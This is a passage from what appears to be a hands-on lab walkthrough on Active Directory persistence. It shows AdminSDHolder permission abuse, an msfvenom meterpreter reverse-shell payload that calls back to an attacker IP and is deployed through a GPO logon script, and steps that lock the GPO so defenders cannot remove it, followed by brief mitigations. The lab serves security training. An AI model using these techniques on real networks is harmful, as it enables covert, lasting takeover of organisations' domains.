
Once you have an MMC window, add the Users and Groups Snap-in (File->Add Snap-In->Active Directory Users and Groups). Make sure to enable Advanced Features (View->Advanced Features). We can find the AdminSDHolder group under Domain -> System. Then navigate to the Security of the group (Right-click->Properties->Security)



Let's add our low-privileged user and grant Full Control:

Click Add -> Search for your low-privileged username and click Check Names -> Click OK -> Click Allow on Full Control -> Click Apply -> Click OK


It should look something like this:




Now we just need to wait 60 minutes, and our user will have full control over all Protected Groups. This is because the Security Descriptor Propagator (SDProp) service executes automatically every 60 minutes and will propagate this change to all Protected Groups.

Then review the security permissions of a Protected Group such as the Domain Admins group.

As can be seen, our low privilege user has full control over the group. Interestingly, although we have permissions to modify the group, it does not automatically add us to the group:



However, using our new permissions, we can add ourselves to this group:



Imagine combining this with the nesting groups of the previous task. Just as the blue team finished revoking your access through numerous group changes, 60 minutes later, you can just do it all again. Unless the blue team understands that the permissions are being altered through the AdminSDHolder group, they would be scratching their heads every 60 minutes. Since the persistence propagates through a legitimate AD service, they would most likely be none the wiser every time it happens. If you really want to persist, you can grant full control to the Domain Users group in the AdminSDHolder group, which means any low-privileged user would be granted full control over all Protected Groups. Combining this with a full DC Sync means the blue team will have to reset every single credential in the domain to flush us out completely.

6 GPO

GPOs are also excellent for deploying persistence.

Group Policy Management in AD provides a central mechanism to manage the local policy configuration of all domain-joined machines. This includes configuration such as membership to restricted groups, firewall and AV configuration, and which scripts should be executed upon startup. While this is an excellent tool for management, it can be targeted by attackers to deploy persistence across the entire estate. What is even worse is that the attacker can often hide the GPO in such a way that it becomes almost impossible to remove it.

While having access to all hosts are nice, it can be even better by ensuring we get access to them when administrators are actively working on them. To do this, we will create a GPO that is linked to the Admins OU, which will allow us to get a shell on a host every time one of them authenticates to a host.

We first need to create our shell, listener, and the actual bat file that will execute our shell

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.50.84.38 lport=4445 -f exe >
am03_shell.exe
```

script called am03_script.bat:

```
copy \\za.tryhackme.loc\sysvol\za.tryhackme.loc\scripts\am03_shell.exe
C:\tmp\<username>_shell.exe && timeout /t 20 && C:\tmp\am03_shell.exe
```


script executes three commands chained together with &&. The script will copy the binary from the SYSVOL directory to the local machine, then wait 20 seconds, before finally executing the binary

We can use SCP and our Administrator credentials to copy both scripts to the SYSVOL directory:

```
scp am03_shell.exe za\\Administrator@thmdc.za.tryhackme.loc:C:/Win-
dows/SYSVOL/sysvol/za.tryhackme.loc/scripts/
```

```
scp am03_script.bat za\\Administrator@thmdc.za.tryhackme.loc:C:/Win-
dows/SYSVOL/sysvol/za.tryhackme.loc/scripts/
```


With our prep now complete, we can create the GPO that will execute it. We will write a GPO that will be applied to all Admins, so right-click on the Admins OU and select Create a GPO in this domain and link it here.



Let's get back to our Group Policy Management Editor:

Under User Configuration, expand **Policies->Windows Settings**.

Select **Scripts (Logon/Logoff)**.


Right-click on **Logon->Properties**

Select the **Scripts** tab.


Click **Add->Browse**.

navigate to where we stored our Batch and binary files

Select your Batch file as the script and click **Open** and **OK**. Click **Apply** and **OK**. This will now ensure that every time one of the administrators (tier 2, 1, and 0) logs into any machine, we will get a callback.



Now that we know that our persistence is working, it is time to make sure the blue team can't simply remove our persistence.




Right-Click on ENTERPRISE DOMAIN CONTROLLERS and select Edit settings, delete, modify security.

Click on all other groups (except Authenticated Users) and click Remove.

You should be left with delegation that looks like this:



Click on Advanced and remove the Created Owner from the permissions:



By default, all authenticated Users must have the ability to read the policy. This is required because otherwise, the policy could not be read by the user's account when they authenticate to apply User policies. If we did not have our logon script, we could also remove this permission to make sure that almost no one would be able to read our Policy.

We could replace Authenticated Users with Domain Computers to ensure that computers can still read and apply the policy but prevent any user from reading the policy. **There is no going back after this.**


Click **Add**.

Type **Domain Computers**, click **Check Names** and then **OK**.

Select **Read permissions** and click **OK**.

Click on **Authenticated Users** and click **Remove**.

Right after you perform these steps, you will get an error that you can no longer read your own policy:



Even with the highest level of permissions, the blue team would not be able to remove our GPO unless they impersonated the machine account of a Domain Controller. This makes it extra hard to firstly discover, and even if they discover the GPO, it would be incredibly hard to remove. We don't even have the required permissions to interface with our policy anymore, so one will have to stay there until a network reset is performed.

7 Mitigations

AD persistence can be a pain to defend against. In certain cases, the persistence can be so deeply rooted that a complete domain rebuild is required. However, there are a couple of things that we can do to detect deployed persistence:

- Anomalous account logon events are the most common alert for persistence. Any time credentials break the tiering model, it can be as a result of persistence.
- For each of the persistence techniques mentioned, specific detection rules can be written, such as cases when a machine account's password changes, ACLs are permissively updated, or new GPOs are created.
- The best defence against persistence is to protect privileged resources. Although low privileged access can be used to deploy persistence, the truly scary techniques only become available once an attacker has acquired privileged access to the domain.